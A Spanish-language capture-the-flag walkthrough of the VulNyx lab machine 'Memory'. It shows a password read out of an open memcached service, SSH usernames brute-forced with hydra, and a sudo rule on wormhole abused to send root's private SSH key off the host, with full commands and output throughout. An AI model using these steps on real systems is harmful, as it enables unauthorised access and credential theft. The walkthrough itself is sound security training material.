VulNyx - Memory
Information
Memory es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 13:33 CET
Nmap scan report for 192.168.1.68
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
11211/tcp open  memcache
root@kali:~ ❯ nmap -sVC -p22,80,11211 192.168.1.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 13:34 CET
Nmap scan report for 192.168.1.68
Host is up (0.00060s latency).

PORT      STATE SERVICE   VERSION
22/tcp    open  ssh       OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp    open  http      Apache httpd 2.4.65 ((Debian))

|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.65 (Debian)
11211/tcp open  memcached Memcached 1.6.18 (uptime 69 seconds)
Shell (alan)
80/TCP (HTTP)
Site
Directory Brute Force
root@kali:~ ❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.68/
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.68/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 277]
Progress: 220544 / 220544 (100.00%)
===============================================================
Finished
===============================================================
11211/TCP (MEMCACHE)
Connect
root@kali:~ ❯ telnet 192.168.1.68 11211
Trying 192.168.1.68...
Connected to 192.168.1.68.
Escape character is '^]'.
version
VERSION 1.6.18
Items
List
stats items
STAT items:1:number 1
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 1
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 387
STAT items:1:mem_requested 82
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 3
STAT items:1:lrutail_reflocked 0
STAT items:1:moves_to_cold 1
STAT items:1:moves_to_warm 0
STAT items:1:moves_within_lru 0
STAT items:1:direct_reclaims 0
STAT items:1:hits_to_hot 0
STAT items:1:hits_to_warm 0
STAT items:1:hits_to_cold 0
STAT items:1:hits_to_temp 0
END
Dump
Obtengo el password NewPassword2025 pero desconozco el nombre de usuario
stats cachedump 1 0
ITEM password [15 b; 0 s]
END

get password
VALUE password 0 15
NewPassword2025
END
22/TCP (SSH)
User Brute Force
En tenencia de un password realizo con hydra fuerza bruta de usuarios y obtengo éxito con alan
root@kali:~ ❯ hydra -t 64 -L /opt/names.txt -p NewPassword2025 ssh://192.168.1.68 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-30 13:46:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 10177 login tries (l:10177/p:1), ~160 tries per task
[DATA] attacking ssh://192.168.1.68:22/
[22][ssh] host: 192.168.1.68   login: alan   password: NewPassword2025
Access
Accedo al sistema como usuario alan con las credenciales obtenidas
root@kali:~ ❯ sshpass -p 'NewPassword2025' ssh alan@192.168.1.68 -o StrictHostKeyChecking=no
Warning: Permanently added '192.168.1.68' (ED25519) to the list of known hosts.
alan@memory:~$ id ; hostname
uid=1000(alan) gid=1000(alan) grupos=1000(alan)
memory
Privilege Escalation
Enumeration
Sudo
El usuario alan puede ejecutar como root el binario wormhole con sudo
alan@memory:~$ sudo -l
Matching Defaults entries for alan on memory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User alan may run the following commands on memory:
    (root) NOPASSWD: /usr/bin/wormhole
Revisando el help de wormhole veo que permite transferir archivos
alan@memory:~$ wormhole help
Usage: wormhole [OPTIONS] COMMAND [ARGS]...

  Create a Magic Wormhole and communicate through it.

  Wormholes are created by speaking the same magic CODE in two different
  places at the same time.  Wormholes are secure against anyone who doesn't
  use the same code.

Options:
  --appid APPID                   appid to use
  --relay-url URL                 rendezvous relay to use
  --transit-helper tcp:HOST:PORT  transit relay to use
  --dump-timing FILE.json         (debug) write timing data to file
  --version                       Show the version and exit.
  --help                          Show this message and exit.

Commands:
  help
  receive  Receive a text message, file, or directory (from 'wormhole send')
  send     Send a text message, file, or directory
  ssh      Facilitate sending/receiving SSH public keys
Abuse
Obtengo la clave privada id_rsa del usuario root
alan@memory:~$ sudo /usr/bin/wormhole send /root/.ssh/id_rsa
Sending 2.6 kB file named 'id_rsa'
Wormhole code is: 66-bradbury-blockade
On the other computer, please run:

wormhole receive 66-bradbury-blockade

Sending (<-192.168.1.5:57236)..
100%|█████████████████████████████████████████████████████████████| 2.59k/2.59k [00:00<00:00, 2.62MB/s]
File sent.. waiting for confirmation
Confirmation received. Transfer complete.
root@kali:~ ❯ wormhole receive
Enter receive wormhole code: 66-bradbury-blockade
 (note: you can use <Tab> to complete words)
Receiving file (2.6 kB) into: 'id_rsa'
ok? (Y/n): y
Receiving (->tcp:192.168.1.68:41753)..
100%|█████████████████████████████████████████████████████████████| 2.59k/2.59k [00:00<00:00, 19.1kB/s]
Received file written to id_rsa
Accedo como usuario root con la id_rsa obtenida
root@kali:~ ❯ chmod 600 id_rsa
root@kali:~ ❯ ssh -i id_rsa root@192.168.1.68
root@memory:~# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
memory
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
root@memory:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
db5*****************************
9d1*****************************
Hasta aquí la resolución de la máquina Memory.
Happy Hacking!